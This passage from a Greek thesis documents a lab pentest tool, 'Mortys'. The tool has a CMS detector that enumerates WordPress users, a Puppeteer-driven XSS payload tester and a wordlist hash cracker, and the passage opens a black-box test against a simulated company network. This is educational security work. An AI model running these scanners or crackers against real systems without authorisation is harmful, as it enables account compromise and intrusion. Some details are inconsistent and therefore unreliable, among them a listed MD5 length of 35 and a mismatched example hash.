να το εκμεταλλευτεί για περαιτέρω επιθέσεις. Το τελευταίο αίτημα που εκτελείται αφορά στην διαδρομή «*/wp-json/wp/v2/users/*». Αν η απόκριση είναι θετική (*Status code 200*), προσπαθεί να διαβάσει τα δεδομένα τα οποία είναι σε μορφή JSON και εμφανίζει τα ονόματα και τα *slugs* των χρηστών.

```python
def cms(domain):
    print(colors.Yellow + "[-] " + colors.Default + "Scanning for WordPress ... \n")
####Checking if it is WordPress
    # Detecting version
    response = requests.get(domain)
    soup = BeautifulSoup(response.text, 'html.parser')
    #finding the <meta name="generator" that contains the version
    generator_tag = soup.find("meta", {"name": "generator"})
    if generator_tag:
        #regex to extract the version
        match = re.search("WordPress (.*)", generator_tag["content"])
        if match:
            version = match.group(1)
            print(colors.Green + "[+] " + colors.Default + "WordPress Detected!\n")
            print(colors.Green + "[+] " + colors.Default + "WordPress version: " + colors.Magenta + version + colors.Default + "\n")
            if version > "5.6" and version <= "5.7":
                print(colors.Blue + "[i] " + colors.Default + "Possible CVEs at: https://wpscan.com/wordpress/56\n")
            elif version > "5.5" and version <= "5.6":
                print(colors.Blue + "[i] " + colors.Default + "Possible CVEs at: https://wpscan.com/wordpress/55\n")
            elif version > "6.0" and version <= "6.2.1":
                print(colors.Blue + "[i] " + colors.Default + "Possible CVEs at: https://wpscan.com/wordpress/62\n")

    Wplogin = requests.get(domain + '/wp-login.php')
    if Wplogin.status_code == 200 and "user_login" in Wplogin.text and "404" not in Wplogin.text:
        print(colors.Green + "[+] " + colors.Default + "Admin login page: " + colors.Magenta +domain + "/wp-login.php\n" + colors.Default)
    else:
        print(colors.Red + "[!] This website is not a WordPress one. \n" + colors.Default)
        print(colors.Yellow + "[-] " + colors.Default + "Scanning for Joomla ... \n")

    #Checking if the directory /wp-json/wp/v2/users/ exists and then printing the values of name and slug
    users = requests.get(domain + '/wp-json/wp/v2/users/')
    if users.status_code == 200:
        print(colors.Yellow + "[-] " + colors.Default + "Checking for users ...\n")
        time.sleep(2)
        user_data = users.json()
        for item in user_data:
            print(colors.Green + "[+] " + colors.Default + f"Username: " + colors.Magenta + f"{item['name']}" + colors.Default)
            print(colors.Green + "[+] " + colors.Default + f"Slug: " + colors.Magenta + f"{item['slug']}\n" + colors.Default)
            print(colors.Yellow + "[-] " + colors.Default + "Scanning for XMLRPC ... \n")

    #checking if xmlrpc is enabled
    xmlrpc_enabled = requests.get(domain + '/xmlrpc.php')
    if "XML-RPC server accepts POST requests only." in xmlrpc_enabled.text and "404" not in xmlrpc_enabled:
        print(colors.Green + "[+] " + colors.Magenta + "XMLRPC " + colors.Default + "is Enabled!" + colors.Default)
        print(colors.Green + "[+] " + colors.Default + "XMLRPC at: " + colors.Magenta + domain + "/xmlrpc.php\n" + colors.Default)
        print()
        exit()
```

Σχήμα 5.17: Κώδικας CMS detector (WordPress)

Ο χρήστης για να εκτελέσει την λειτουργία αναγνώρισης CMS πρέπει να δώσει την παρακάτω εντολή:

```
python3 morty.py -c -u https://example.com
```

Στο σχήμα 5.18 παρουσιάζεται το αποτέλεσμα της σάρωσης για τον εντοπισμό CMS.

```
[-] Scanning for WordPress ...

[+] WordPress Detected!

[+] WordPress version: 6.2.1

[i] Possible CVEs at: https://wpscan.com/wordpress/62

[+] Admin login page: http://11.11.11.11//wp-login.php

[-] Checking for users ...

[+] Username: admin
[+] Slug: admin

[-] Scanning for XMLRPC ...

[+] XMLRPC is Enabled!
[+] XMLRPC at: http://11.11.11.11//xmlrpc.php
```

Σχήμα 5.18: Αποτέλεσμα από του CMS detector (WordPress)

5.8.2 Έλεγχος για Joomla

Αντίστοιχα, όσον αφορά την εύρεση του Joomla CMS [68], το πρόγραμμα θα κάνει ένα αίτημα στη διαδρομή «*/administrator/*» της διεύθυνσης που του έχουμε δώσει (αυτή συνήθως αντιστοιχεί στη σελίδα διαχείρισης του Joomla). Εάν η απόκριση είναι θετική (*Status code 200*), περιέχει τον όρο «*joomla*» στο κείμενο και δεν περιέχει τον όρο «*404*» τότε την τυπώνει. Επιπλέον, γίνεται ακόμα ένα αίτημα για τον εντοπισμό της έκδοσης μέσα από την διαδρομή «*/administrator/manifests/files/joomla.xml*» και τον όρο «*version*». Επίσης, προσθέτουμε έναν «*User-Agent*» στις κεφαλίδες του αιτήματος για να αποφύγουμε πιθανά σφάλματα (απαγόρευση πρόσβασης). Στο σχήμα 5.19 φαίνεται η υλοποίηση του παραπάνω κώδικα.

```
####Checking for joomla
    joomla_login = requests.get(domain + '/administrator/')
    if joomla_login.status_code == 200 and "joomla" in joomla_login.text and "404" not in joomla_login:
        print(colors.Green + "[+] " + colors.Default + "Joomla Detected!")
        print(colors.Green + "[+] " + colors.Default + "Admin login page: " + colors.Magenta + domain + "/administrator\n" + colors.Default)

####Findind joomla version
    joomla_ver = requests.get(domain + '/administrator/manifests/files/joomla.xml')

    if joomla_ver.status_code == 200 and "<version>" in joomla_ver.text:
        #checking for joomla.xml file
        url = (domain + '/administrator/manifests/files/joomla.xml')
        #adding a user agaent to bypass 403 error
        request_site = Request(url, headers={"User-Agent": "Mozilla/5.0"})
        webpage = urlopen(request_site).read()
        tree = ET.fromstring(webpage)
        for ver in tree.findall('version'):
            print(colors.Green + "[+] " + colors.Default + "Joomla Version: " + colors.Magenta + ver.text + colors.Default)

    else:
        print(colors.Red + "[!] No CMS detected." + colors.Default)
```

Σχήμα 5.19: Κώδικας CMS detector (Joomla)

Στο σχήμα 5.20 έχουμε το αποτέλεσμα της σάρωσης. Παρατηρούμε ότι μας έχει επιστρέψει την διεύθυνση σύνδεσης του διαχειριστή, καθώς και την έκδοση του Joomla που είναι εγκαταστημένο.

Σχήμα 5.20: Αποτέλεσμα από του CMS detector (Joomla)

5.9 Cross Site Scripting (XSS) Detector

Με αυτό το εργαλείο, θα προσπαθήσουμε να εντοπίσουμε πιθανά Cross Site Scripting. Το XSS είναι μια από τις πιο συνηθισμένες ευπάθειες στις διαδικτυακές εφαρμογές. Ο κακόβουλος χρήστης μπορεί να εισάγει κώδικα JavaScript στην ιστοσελίδα, ο οποίος εκτελείται στον φυλλομετρητή του θύματος όταν αυτός την επισκεφτεί. Έτσι, μπορεί να τον παραπέμψει σε κάποια άλλη κακόβουλη ιστοσελίδα, να υποκλέψει το cookie του και να αποκτήσει πρόσβαση στον λογαριασμό του.

Αρχικά θα δημιουργήσουμε ένα αρχείο σε NodeJS στο οποίο θα χρησιμοποιήσουμε την βιβλιοθήκη *Puppeteer* [69]. Η συγκεκριμένη βιβλιοθήκη θα μας βοηθήσει στο να αυτοματοποιήσουμε την πλοήγηση σε έναν φυλλομετρητή. Αναλυτικά, έχουμε τα αρχεία *xssPuppeteer.js* στο σχήμα 5.21 και *xss_finder.py* στο σχήμα 5.22.

Στο αρχείο *xssPuppeteer.js* θα εισάγουμε την βιβλιοθήκη που χρειαζόμαστε, η οποία είναι όπως προαναφέραμε, η *Puppeteer* και θα δημιουργήσουμε την ασύγχρονη συνάρτηση *xss* που σαν παράμετρο θα λαμβάνει μια διεύθυνση. Στην συνέχεια, θα ανοίξει ο φυλλομετρητής μια κενή καρτέλα (χωρίς γραφικό περιβάλλον, καθώς η λειτουργία *headless* είναι αληθής), θα γίνει η εισαγωγή της διεύθυνσης μαζί με το payload (τελικό URL) από το Python αρχείο που θα αναλύσουμε στην πορεία και θα εντοπίσει εάν υπάρχει κάποιος διάλογος μαζί με το περιεχόμενο του μηνύματος. Όταν γίνεται η πλοήγηση στην διεύθυνση περιμένουμε μέχρι να πραγματοποιηθεί η σύνδεση ή τρία δευτερόλεπτα και άλλα πέντε δευτερόλεπτα μέχρι να γίνει η εκτέλεση του *payload*. Εφόσον αυτά υπάρχουν, θεωρούμε ότι υπάρχει το κενό ασφάλειας.

```javascript
const puppeteer = require('puppeteer');

async function xss(url) {
    //console.log('Starting XSS check for:', url);

    const browser = await puppeteer.launch({ headless: true });
    const page = await browser.newPage();

    page.on('dialog', async dialog => {
        const dialogMessage = dialog.message();
        //console.log('Dialog detected:', dialogMessage);
        //dialogMessages depends on payload list
        if (dialogMessage.includes('1') || dialogMessage.includes('xss') || dialogMessage.includes(new URL(url).hostname))
            console.log('xss:', url);
        }
        await dialog.dismiss();
    });

    page.on('console', msg => {
        console.log('Console Message:', msg.text());
    });

    try {
        await page.goto(url, { waitUntil: 'networkidle2', timeout: 3000 });
        await page.waitForTimeout(5000); // wait for payloads to execute
    } catch (error) {
        console.error('error:', error);
    }

    await browser.close();
}

const url = process.argv[2];
xss(url);
```

Σχήμα 5.21: Κώδικας xssPuppeteer.js

Η συνάρτηση *xss* που δημιουργήσαμε σε αυτό το αρχείο είναι υπεύθυνη για το τελικό URL που αναφέραμε προηγουμένως. Αυτή η συνάρτηση δέχεται ως είσοδο μια διεύθυνση (domain) και τη διαδρομή ενός αρχείου το οποίο θα περιέχει όλα τα payload που θέλουμε να δοκιμάσουμε. Για κάθε payload, το πρόγραμμα δημιουργεί ένα URL μαζί με το payload και καλεί το *xssPuppeteer.js*. Ο Python κώδικας χρησιμοποιεί το *subprocess.run* για να εκτελέσει το Node.js κώδικα και να περάσει το URL που δημιουργήθηκε ως όρισμα. Μετά την εκτέλεση του script, ελέγχουμε αν τα αποτελέσματα περιέχουν την ένδειξη XSS, τον αριθμό "1" ή την διεύθυνση της ιστοσελίδας. Αν ναι, εμφανίζει ένα μήνυμα ότι πιθανώς να έχουμε εντοπίσει το κενό ασφαλείας διαφορετικά ότι δεν δούλεψε το payload που χρησιμοποιήσαμε.

```python
import subprocess
from urllib.parse import quote_plus
from colors import colors

def xss(domain, wordlist_path):
    with open(wordlist_path, 'r') as p:
        payloads = p.readlines()

    for payload in payloads:
        payload = payload.strip()
        url = domain + quote_plus(payload)

        # call the node.js script with puppeteer
        command = f"node xssPuppeteer.js {url}"
        result = subprocess.run(command, shell=True, capture_output=True, text=True)

        if 'XSS Detected:' in result.stdout:
            print(colors.Green + "[+] " + colors.Default + "Potential XSS found: ---> " + colors.Magenta + url + colors.Default)
            print(colors.LightBlue + "[i] " + colors.Default + "Payload: " + colors.Magenta + payload + colors.Default)
            break
        else:
            print(colors.Yellow + "[-] " + colors.Default + "Testing payload: " + payload)
```

Σχήμα 5.22: Κώδικας xss_finder.py

Με την παρακάτω εντολή, ο χρήστης θα μπορεί σαρώσει μια εφαρμογή για να εντοπίσει XSS ευπάθειες.

```
python3 morty.py -x -u https://sudo.co.il/xss/level5-1.php?p= -w /path/to/wordlist
```

Στο σχήμα 5.23 είναι ένα από τα αποτελέσματα από τον εντοπισμό ενός κενού ασφάλειας Cross Site Scripting (XSS).

Σχήμα 5.23: Αποτέλεσμα από το xss_finder

5.10 Hash Cracker

Το τελευταίο πρόγραμμα που ολοκληρώνει την συλλογή μας, είναι ένα πρόγραμμα το οποίο αναγνωρίζει, αποκρυπτογραφεί και αποκωδικοποιεί με την δοκιμή όλων των πιθανών συνδυασμών (brute force) τους εξής αλγορίθμους:

- MD5
- SHA-1
- SHA-256
- BASE64

Το πρόγραμμα αυτό έχει ως σκοπό να πάρουμε την αρχική μορφή του hash ή κειμένου [70]. Η κύρια χρησιμότητα αυτού του εργαλείου είναι να αναγνωρίσουμε αδύναμους κωδικούς πρόσβασης και να αποκωδικοποιήσουμε δεδομένα.

Ο χρήστης εισάγει το hash ή το κωδικοποιημένο κείμενο και το πρόγραμμα που έχουμε δημιουργήσει αναγνωρίζει εάν ανήκει σε κάποια από τις παρακάτω κατηγορίες που αναγράφονται στον πίνακα 5.1 βάση του μήκους των χαρακτήρων που έχουν.

HASH TYPE	LENGTH
MD5	35
SHA-1	40
SHA-256	64

Πίνακας 5.1: Τύπος κρυπτογράφησης και μήκος χαρακτήρων

Στη συνέχεια, το πρόγραμμα εξετάζει κάθε κωδικό πρόσβασης που έχει εισάγει ο χρήστης στη λίστα, δημιουργεί το *hash* αυτού του κωδικού χρησιμοποιώντας την αντίστοιχη συνάρτηση *hash* (md5, sha1, sha256) και συγκρίνει αν το παραγόμενο *hash* ταιριάζει με αυτό που έδωσε ο χρήστης.

Το *hash* είναι ένας τύπος δεδομένων που προκύπτει από την εφαρμογή ενός συγκεκριμένου αλγορίθμου σε μια ακολουθία δεδομένων (π.χ., κείμενο, αρχεία). Ο αλγόριθμος αυτός λαμβάνει τα αρχικά δεδομένα και παράγει μία σταθερού μήκους συμβολοσειρά, το λεγόμενο *hash*. Το *hash* είναι συνήθως μια μακρά

αλφαριθμητική αναπαράσταση, που φαίνεται τελείως διαφορετική από τα αρχικά δεδομένα. Ένα παράδειγμα hash είναι το παρακάτω:

Αρχική λέξη = password → Κρυπτογράφηση με MDD5 = 88e2d8cd1e92fd5544c8621508cd706b

Η βιβλιοθήκη που χρησιμοποιήσαμε είναι η *hashlib* η οποία θα μας βοηθήσει στην αποκρυπτογράφηση/αποκωδικοποίηση του κειμένου. Ο πρώτος έλεγχος που παρατηρούμε στο σχήμα 5.24 είναι για την αποκρυπτογράφηση από τον αλγόριθμο MD5. Ο χρήστης εισάγει το hash και εάν η τιμή του έχει μήκος 32 χαρακτήρων, τότε το κείμενο υποθέτει ότι είναι ένα MD5.

Στην συνέχεια ανοίγει το αρχείο με τη λίστα κωδικών – λέξεων και παίρνει τον κωδικό, τον μετατρέπει σε bytes, τον κρυπτογραφεί με τον αλγόριθμο MD5 και τέλος μετατρέπει το αποτέλεσμα σε ένα δεκαεξαδικό *string*, το οποίο αποθηκεύεται στη μεταβλητή *guess*. Εάν οι δυο αυτές τιμές είναι ιδίες τότε εμφανίζει το αποτέλεσμα όπως αυτό φαίνεται στο σχήμα 5.25.

```
def cracker(wordlist_path):
    hash = input(colors.Yellow + "[+] Enter the Hash value: " + colors.Default)

    if len(hash) == 32:
        print(colors.LightBlue + "\nThis is a MD5 Hash\n" + colors.Default)
        try:
            with open(wordlist_path, 'r') as p:
                password_list = p.readlines()

            for password in password_list:
                password = password.strip()
                guess = hashlib.md5(bytes(password, 'utf-8')).hexdigest()
                if guess == hash:
                    print(colors.Green + "[+] " + colors.Default + "Password found: " + colors.Magenta + password + colors.Default)
                    break
                else:
                    print(colors.Yellow + "[-] " + colors.Default + "Testing: " + password)
        except FileNotFoundError:
            print(colors.Red + "[-] " + colors.Default + "Wordlist file not found.")
```

Σχήμα 5.24: Κώδικας MD5

Η εντολή για την έναρξη της λειτουργίας αυτής είναι η:

```
python3 morty.py -cr
```

```
[+] Enter the Hash value: 5f4dcc3b5aa765d61d8327deb882cf99

This is a MD5 Hash

[-] Testing: 123456
[-] Testing: 123456789
[-] Testing: picture1
[+] Password found: password
```

Σχήμα 5.25: Αποτέλεσμα αποκρυπτογράφησης MD5 κωδικού

Με την ίδια λογική είναι υλοποιημένοι και οι παρακάτω έλεγχοι (SHA1 και SHA-256), σχήματα 5.26 και 5.28, αντίστοιχα, με τους κώδικες αλλά και με τα αποτελέσματά τους, σχήματα 5.27 και 5.29, αντίστοιχα.

```
elif len(hash) == 40:
    print(colors.LightBlue + "\nThis is a SHA-1 Hash\n" + colors.Default)
    try:
        with open(wordlist_path, 'r', encoding='utf-8', errors='ignore') as p:
            password_list = p.readlines()

        for password in password_list:
            password = password.strip()
            guess = hashlib.sha1(bytes(password, 'utf-8')).hexdigest()
            if guess.upper() == hash.upper():
                print(colors.Green + "[+] " + colors.Default + "Password found: " + colors.Magenta + password + colors.Default)
                break
            else:
                print(colors.Yellow + "[-] " + colors.Default + "Testing: " + password + colors.Red +" [incorrect] " + colors.Default)
    except FileNotFoundError:
        print(colors.Red + "[-] " + colors.Default + "Wordlist file not found.")
    except UnicodeDecodeError:
        print(colors.Red + "[-] " + colors.Default + "Error decoding file.")
    except Exception as e:
        print(colors.Red + "[-] " + colors.Default + "An error occurred: " + str(e))
```

Σχήμα 5.26: Κώδικας SHA1

```
[+] Enter the Hash value: 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8

This is a SHA-1 Hash

[-] Testing: 123456 [incorrect]
[-] Testing: 123456789 [incorrect]
[-] Testing: picture1 [incorrect]
[+] Password found: password
```

Σχήμα 5.27: Αποτέλεσμα αποκρυπτογράφησης SHA1 κωδικού

```
elif len(hash) == 64:
    print(colors.LightBlue + "\nThis is a SHA-256 Hash\n" + colors.Default)
    try:
        with open(wordlist_path, 'r', encoding='utf-8', errors='ignore') as p:
            password_list = p.readlines()

        for password in password_list:
            password = password.strip()
            guess = hashlib.sha256(bytes(password, 'utf-8')).hexdigest()
            if guess == hash:
                print(
                    colors.Green + "[+] " + colors.Default + "Password found: " + colors.Magenta + password + colors.Default)
                break
            else:
                print(colors.Yellow + "[-] " + colors.Default + "Testing: " + password)
    except FileNotFoundError:
        print(colors.Red + "[-] " + colors.Default + "Wordlist file not found")
    except UnicodeDecodeError:
        print(
            colors.Red + "[-] " + colors.Default + "Error decoding file. ")
    except Exception as e:
        print(colors.Red + "[-] " + colors.Default + "An error occurred: " + str(e))

decoded_string = base64_decode(hash)
if decoded_string:
    print(colors.Green + "[+] " + colors.Default + "Decoded: " + colors.Magenta + decoded_string + colors.Default)
```

Σχήμα 5.28: Κώδικας SHA-256

```
[-] Testing: nicole
[-] Testing: naruto
[-] Testing: master
[-] Testing: chocolate
[-] Testing: maggieown
[-] Testing: computer
[-] Testing: hannah
[-] Testing: jessica
[-] Testing: 123456789a
[+] Password found: password123
```

Σχήμα 5.29: Αποτέλεσμα αποκρυπτογράφησης SHA-256 κωδικού

Όσον αφορά το Base64, υλοποιήσαμε την συνάρτηση *base64_decode*, η οποία προσπαθεί να αποκωδικοποιήσει το κείμενο, χρησιμοποιώντας την συνάρτηση *b64decode* από την βιβλιοθήκη *base64*. Στη συνέχεια, προσπαθεί να μετατρέψει το αποκωδικοποιημένο αποτέλεσμα, που είναι σε μορφή bytes, σε ένα *string* χρησιμοποιώντας την κωδικοποίηση UTF-8. Στο σχήμα 5.30 παρουσιάζεται η υλοποίηση της *base64_decode*.

```
73      decoded_string = base64_decode(hash)
74      if decoded_string:
75          print(colors.Green + "[+] " + colors.Default + "Decoded: " + colors.Magenta + decoded_string + colors.Default)
76
77  def base64_decode(encoded_string):
78      try:
79          decoded_bytes = base64.b64decode(encoded_string)
80          decoded_string = decoded_bytes.decode('utf-8')
81          return decoded_string
82      except Exception as e:
83          print("An error occurred during Base64 decoding:", str(e))
84          return None
```

Σχήμα 5.30: Κώδικας BASE64

Αν γίνουν τα παραπάνω τότε επιστρέφει το αποκωδικοποιημένο *string*. Αλλιώς εκτυπώνει ένα μήνυμα λάθους. Στο σχήμα 5.31 έχουμε το αποτέλεσμα ενός αποκωδικοποιημένου κειμένου.

```
[+] Enter the Hash value: dGhpc19pc19iYXNlNjQ=
[+] Decoded: this_is_base64
```

Σχήμα 5.31: Αποτέλεσμα αποκωδικοποίησης BASE64

5.11 Επίλογος

Σε αυτό το κεφάλαιο, παρουσιάστηκε αναλυτικά η δημιουργία του εργαλείου «Mortys». Αυτό περιλαμβάνει όλα τα αρχεία κώδικα σε Python που υλοποίησαν τις λειτουργίες, μαζί με τις αποδεικτικές εικόνες του κώδικα και των αποτελεσμάτων. Επίσης, συμπεριλαμβάνονται οι δοκιμές του εργαλείου και ανάλυση όλων των πιθανών αποτελεσμάτων από την χρήση όλων των λειτουργιών.

Κεφάλαιο 6ο: Έλεγχος Παρείσδυσης

6.1 Εισαγωγή


Σε αυτό το κεφάλαιο θα πραγματοποιήσουμε ένα Black Box Internal Penetration Test στο περιβάλλον προσομοίωσης μιας εταιρείας που δημιουργήσαμε σε προηγούμενο κεφάλαιο. Το εργαλείο «Mortys» θα μας βοηθήσει να αναλύσουμε και να εντοπίσουμε κενά ασφάλειας στην εφαρμογή που έχουμε δημιουργήσει. Την διαδικασία της παρείσδυσης θα την πραγματοποιήσουμε με το Kali μηχάνημα και η μόνη πληροφορία που θα είναι γνωστή σε εμάς είναι μια IP διεύθυνση (*11.11.11.11*). Παρακάτω ακολουθεί αναλυτικά η διαδικασία μέσω της οποίας θα αποκτήσουμε πρόσβαση στον διακομιστή που βρίσκεται σε ένα διαφορετικό υποδίκτυο από εκείνο που θα είμαστε εμείς, χρησιμοποιώντας την εσωτερική εφαρμογή (WordPress).

6.1.1 Αναγνώριση και Σάρωση

Το πρώτο βήμα που κάνουμε, είναι να δούμε εάν η συγκεκριμένη διεύθυνση που έχουμε είναι «ζωντανή» και έπειτα ένας έλεγχος για πιθανές ανοιχτές πόρτες και υπηρεσίες. Αυτό πρέπει να γίνει καθώς δεν μας δίνεται άλλη πληροφορία εκτός από την IP. Η συγκεκριμένη λειτουργία εκτελείται με την παρακάτω εντολή:

```
python3 mortys.py -p -u 11.11.11.11
```

Στο σχήμα 6.1 παρατηρούμε ότι υπάρχουν δυο πόρτες ανοιχτές, η *22* (tcp) και *80* (tcp), δύο πολύ γνωστές και ευρέως χρησιμοποιούμενες πόρτες. Το εύρος των επιθέσεων που έχουμε είναι περιορισμένο οπότε θα ξεκινήσουμε με την πόρτα *80*. Με μια επίσκεψη μέσω του φυλλομετρητή συναντάμε μια ιστοσελίδα εσωτερικής χρήσης. Η επόμενη ενέργεια που μπορούμε να κάνουμε είναι να περιηγηθούμε στην ιστοσελίδα χειροκίνητα και να δούμε το περιεχόμενο της.




Σχήμα 6.1: Αποτελέσματα port scan

6.1.2 Εύρεση Τεχνολογιών

Όσες περισσότερες πληροφορίες μπορούμε να συλλέξουμε για τον στόχο μας τόσο καλύτερο είναι, καθώς εξοικονομούμε χρόνο και οι επιθέσεις που κάνουμε είναι στοχευμένες. Έτσι, σε αυτό το βήμα θα προσπαθήσουμε να αντλήσουμε πληροφορίες σχετικά με τον διακομιστή ή την έκδοση της JavaScript που χρησιμοποιεί η συγκεκριμένη ιστοσελίδα, χρησιμοποιώντας την εντολή:

```
python3 mortys.py -t -u http://11.11.11.11/
```

Η μόνη πληροφορία που μας έδωσε το πρόγραμμα, όπως φαίνεται στο σχήμα 6.2, είναι ότι ο διακομιστής που χρησιμοποιεί η ιστοσελίδα είναι Apache (Ubuntu) και η έκδοση του είναι η 2.4.41. Ωστόσο δεν μπορούμε ακόμη να αξιοποιήσουμε κάπως την πληροφορία, οπότε και θα συνεχίσουμε την αναζήτησή μας.




Σχήμα 6.2: Technologies output

6.1.3 Αναγνώριση CMS

Το επόμενο και ίσως ένα από τα ποιο βασικά βήματα που μπορούμε να κάνουμε είναι να εντοπίσουμε το σύστημα διαχείρισης περιεχομένου στο οποίο βασίζεται η ιστοσελίδα. Γνωρίζοντας αυτή την πληροφορία θα ανοίξουν καινούργια μονοπάτια και θα μας προσφερθούν διάφορα πεδία για τη διεξαγωγή επιπρόσθετων επιθέσεων. Ο χρήστης εισάγει την παρακάτω εντολή για ξεκινήσει η σάρωση.

```
python3 mortys.py -c -u http://11.11.11.11
```

Το αποτέλεσμα που παρουσιάζεται στο σχήμα 6.3 είναι αρκετά σημαντικό καθώς πλέον γνωρίζουμε ότι το CMS της ιστοσελίδας είναι WordPress, την έκδοσή της, την διεύθυνση της διαχειριστικής σελίδας και το όνομα του διαχειριστή. Επιπλέον το πρόγραμμα μας παρέχει ακόμα δύο πληροφορίες, η μία είναι ότι υπάρχουν κάποιες δημόσιες ευπάθειες, και έτσι μας παραπέμπει στην αντίστοιχη ιστοσελίδα (wpscan.com) [67], και η άλλη είναι ότι υπάρχει το αρχείο *XMLRPC*.



Σχήμα 6.3: CMS Detector output

